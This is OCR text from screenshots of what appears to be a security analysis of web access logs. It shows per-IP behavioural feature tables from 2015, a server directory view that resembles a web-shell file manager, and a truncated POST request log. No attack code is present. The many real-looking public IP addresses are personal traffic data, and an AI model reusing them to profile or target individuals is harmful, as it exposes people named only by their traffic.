
□	Logtime 1 ▼	Xforward ip	Access times 2 ▼	Url count	Ratio	Access speed	Url deep	Get post other	Getratio	Postratio	Useragent count	Dynamicratio
□	2015-08-06 15:12:58	221.6.89.68	98	52	0.53	0.33	2	98/0/0	1.0	0.0	10	0.5
□	2015-08-06 15:12:58	221.129.249.162	97	40	0.41	0.32	3	97/0/0	1.0	0.0	1	0.18
□	2015-08-06 15:12:58	116.228.126.210	97	66	0.68	0.32	1	96/1/0	0.99	0.01	15	0.72
□	2015-08-06 15:12:58	58.216.223.196	96	62	0.65	0.32	1	96/0/0	1.0	0.0	12	0.73
□	2015-08-06 15:12:58	121.10.79.198	93	1	0.01	0.31	3	0/93/0	0.0	1.0	1	1.0
□	2015-08-06 15:12:58	60.191.228.116	90	53	0.59	0.3	2	90/0/0	1.0	0.0	12	0.6
□	2015-08-06 15:12:58	119.124.63.223	90	1	0.01	0.3	3	0/90/0	0.0	1.0	1	1.0
□	2015-08-06 15:12:58	122.194.108.133	87	47	0.54	0.29	2	86/1/0	0.99	0.01	16	0.54
□	2015-08-06 15:12:58	112.253.6.126	87	52	0.6	0.29	3	73/14/0	0.84	0.16	4	0.75
□	2015-08-06 15:12:58	219.128.252.164	85	55	0.65	0.28	2	85/0/0	1.0	0.0	12	0.64
□	2015-08-06 15:12:58	49.89.9.6	84	1	0.01	0.28	3	0/84/0	0.0	1.0	1	1.0
□	2015-08-06 15:12:58	49.82.5.214	83	1	0.01	0.28	3	0/83/0	0.0	1.0	1	1.0
□	2015-08-06 15:12:58	122.189.210.228	83	62	0.75	0.28	1	83/0/0	1.0	0.0	15	0.66
□	2015-08-06 15:12:58	116.228.198.214	82	63	0.77	0.27	3	82/0/0	1.0	0.0	1	0.21
□	2015-08-06 15:12:58	115.236.163.84	82	56	0.68	0.27	3	82/0/0	1.0	0.0	17	0.63
□	2015-08-06 15:12:58	58.22.228.114	81	48	0.59	0.27	2	81/0/0	1.0	0.0	9	0.56
□	2015-08-06 15:12:58	58.246.57.66	77	1	0.01	0.26	3	0/77/0	0.0	1.0	1	1.0
□	2015-08-06 15:12:58	182.84.62.174	77	1	0.01	0.26	3	0/77/0	0.0	1.0	1	1.0
□	2015-08-06 15:12:58	117.94.128.32	76	3	0.04	0.25	2	55/21/0	0.72	0.28	2	1.0
□	2015-08-06 15:12:58	58.57.128.50	74	48	0.65	0.25	3	74/0/0	1.0	0.0	9	0.65
□	2015-08-06 15:12:58	222.88.74.205	74	41	0.55	0.25	2	74/0/0	1.0	0.0	10	0.54
□	2015-08-06 15:12:58	58.58.116.132	74	49	0.66	0.25	2	74/0/0	1.0	0.0	10	0.61

200比例




Logtime 1 ▼	Xforward ip	Access times 2 ▼	Url count	Ratio	Access speed	Url deep	Get post other	Getratio	Postratio	Useragent count	Dynamicrati
2015-08-06 15:24:08	59.46.54.84	98	56	0.57	0.33	2	98/0/0	1.0	0.0	18	0.56
2015-08-06 15:24:08	115.236.163.84	98	56	0.57	0.33	3	98/0/0	1.0	0.0	17	0.41
2015-08-06 15:24:08	112.109.196.85	97	60	0.62	0.32	2	97/0/0	1.0	0.0	22	0.6
2015-08-06 15:24:08	123.149.204.159	96	1	0.01	0.32	3	0/96/0	0.0	1.0	1	1.0
2015-08-06 15:24:08	58.22.228.114	96	63	0.66	0.32	2	96/0/0	1.0	0.0	14	0.56
2015-08-06 15:24:08	116.213.99.154	95	62	0.65	0.32	3	51/44/0	0.54	0.46	7	0.61
2015-08-06 15:24:08	116.228.126.210	95	60	0.63	0.32	1	95/0/0	1.0	0.0	18	0.61
2015-08-06 15:24:08	58.216.223.196	94	51	0.54	0.31	1	94/0/0	1.0	0.0	14	0.57
2015-08-06 15:24:08	117.22.214.178	94	45	0.48	0.31	3	93/1/0	0.99	0.01	1	0.15
2015-08-06 15:24:08	114.240.234.200	93	4	0.04	0.31	3	71/22/0	0.76	0.24	2	1.0
2015-08-06 15:24:08	223.104.22.12	91	53	0.58	0.3	2	89/2/0	0.98	0.02	1	0.56
2015-08-06 15:24:08	117.136.12.113	9	9	1.0	0.03	3	9/0/0	1.0	0.0	2	0.11
2015-08-06 15:24:08	182.103.31.15	9	3	0.33	0.03	3	9/0/0	1.0	0.0	2	1.0
2015-08-06 15:24:08	60.247.79.226	9	6	0.67	0.03	3	5/4/0	0.56	0.44	2	0.78
2015-08-06 15:24:08	10.206.231.46	9	2	0.22	0.03	3	0/9/0	0.0	1.0	8	1.0
2015-08-06 15:24:08	125.39.114.115	9	7	0.78	0.03	3	8/1/0	0.89	0.11	4	1.0
2015-08-06 15:24:08	124.93.228.31	9	9	1.0	0.03	3	9/0/0	1.0	0.0	1	0.0
2015-08-06 15:24:08	182.149.91.158	9	1	0.11	0.03	3	0/9/0	0.0	1.0	1	1.0


反问离散度




□	Logtime 1	Xforward ip	Access times 2	Url count	Ratio	Access speed	Url deep	Get post other	Getratio	Postratio	Useragent count	Dynamicratio
□	2015-08-06 15:12:58	221.6.89.68	98	52	0.53	0.33	2	98/0/0	1.0	0.0	10	0.5
□	2015-08-06 15:12:58	221.129.249.162	97	40	0.41	0.32	3	97/0/0	1.0	0.0	1	0.18
□	2015-08-06 15:12:58	116.228.126.210	97	66	0.68	0.32	1	96/1/0	0.99	0.01	15	0.72
□	2015-08-06 15:12:58	58.216.223.196	96	62	0.65	0.32	1	96/0/0	1.0	0.0	12	0.73
□	2015-08-06 15:12:58	121.10.79.198	93	1	0.01	0.31	3	0/93/0	0.0	1.0	1	1.0
□	2015-08-06 15:12:58	60.191.228.116	90	53	0.59	0.3	2	90/0/0	1.0	0.0	12	0.6
□	2015-08-06 15:12:58	119.124.63.223	90	1	0.01	0.3	3	0/90/0	0.0	1.0	1	1.0
□	2015-08-06 15:12:58	122.194.108.133	87	47	0.54	0.29	2	86/1/0	0.99	0.01	16	0.54
□	2015-08-06 15:12:58	112.253.6.126	87	52	0.6	0.29	3	73/14/0	0.84	0.16	4	0.75
□	2015-08-06 15:12:58	219.128.252.164	85	55	0.65	0.28	2	85/0/0	1.0	0.0	12	0.64
□	2015-08-06 15:12:58	49.89.9.6	84	1	0.01	0.28	3	0/84/0	0.0	1.0	1	1.0
□	2015-08-06 15:12:58	49.82.5.214	83	1	0.01	0.28	3	0/83/0	0.0	1.0	1	1.0
□	2015-08-06 15:12:58	122.189.210.228	83	62	0.75	0.28	1	83/0/0	1.0	0.0	15	0.66
□	2015-08-06 15:12:58	116.228.198.214	82	63	0.77	0.27	3	82/0/0	1.0	0.0	1	0.21
□	2015-08-06 15:12:58	115.236.163.84	82	56	0.68	0.27	3	82/0/0	1.0	0.0	17	0.63
□	2015-08-06 15:12:58	58.22.228.114	81	48	0.59	0.27	2	81/0/0	1.0	0.0	9	0.56
□	2015-08-06 15:12:58	58.246.57.66	77	1	0.01	0.26	3	0/77/0	0.0	1.0	1	1.0
□	2015-08-06 15:12:58	182.84.62.174	77	1	0.01	0.26	3	0/77/0	0.0	1.0	1	1.0
□	2015-08-06 15:12:58	117.94.128.32	76	3	0.04	0.25	2	55/21/0	0.72	0.28	2	1.0
□	2015-08-06 15:12:58	58.57.128.50	74	48	0.65	0.25	3	74/0/0	1.0	0.0	9	0.65
□	2015-08-06 15:12:58	222.88.74.205	74	41	0.55	0.25	2	74/0/0	1.0	0.0	10	0.54
□	2015-08-06 15:12:58	58.58.116.132	74	49	0.66	0.25	2	74/0/0	1.0	0.0	10	0.61



#	access_speed	0.6
#	access_times	181
#	dynamicratio	0.5
t	get_post_other	180/1/0
#	getratio	0.99
t	logtime	2015-08-11 13:12:15
#	postratio	0.01
#	ratio	0.48
#	url_count	87
#	url_deep	2
#	useragent_count	22
t	xforward_ip	221.214.82.83




#	access_speed	1.03
#	access_times	308
#	dynamicratio	0.54
t	get_post_other	305/3/0
#	getratio	0.99
t	logtime	2015-08-11 14:12:55
#	postratio	0.01
#	ratio	0.49
#	url_count	152
#	url_deep	2
#	useragent_count	32
t	xforward_ip	221.214.82.83




#	access_speed	0.57
#	access_times	172
#	dynamicratio	0.58
t	get_post_other	172/0/0
#	getratio	1
t	logtime	2015-08-11 12:49:25
#	postratio	0
#	ratio	0.54
#	url_count	93
#	url_deep	2
#	useragent_count	18
t	xforward_ip	221.214.82.83


url 参数



```
106.[redacted]
/export/MySQLData/
106.[redacted]        目录(8), 文件(8)        名称
⊟ /                                            filemon
  ⊟ export                                     performance_schema
    ⊞ App                                      jdoa
      Service                                  wscan
      MongoData                                xiaomi
      Shell                                    secadmin
    ⊞ MySQLData                                file_monitor
      Config                                   mysql
      Log                                      mysql-bin.000008
      Server
      RedisData
```



```
{ "src": "[redacted]:49307", "dst": "[redacted]:80", "request.method": "POST", "request.url": "[redacted].php", "request.x-forwarded-for": "92.160.166.14
2", "request.referer": "http:\/\/[redacted]", "request.user-agent": "Mozilla\/4.0 (compatible; MSIE 6.0; Windows NT 5.1)", "request.host": "[redacted]
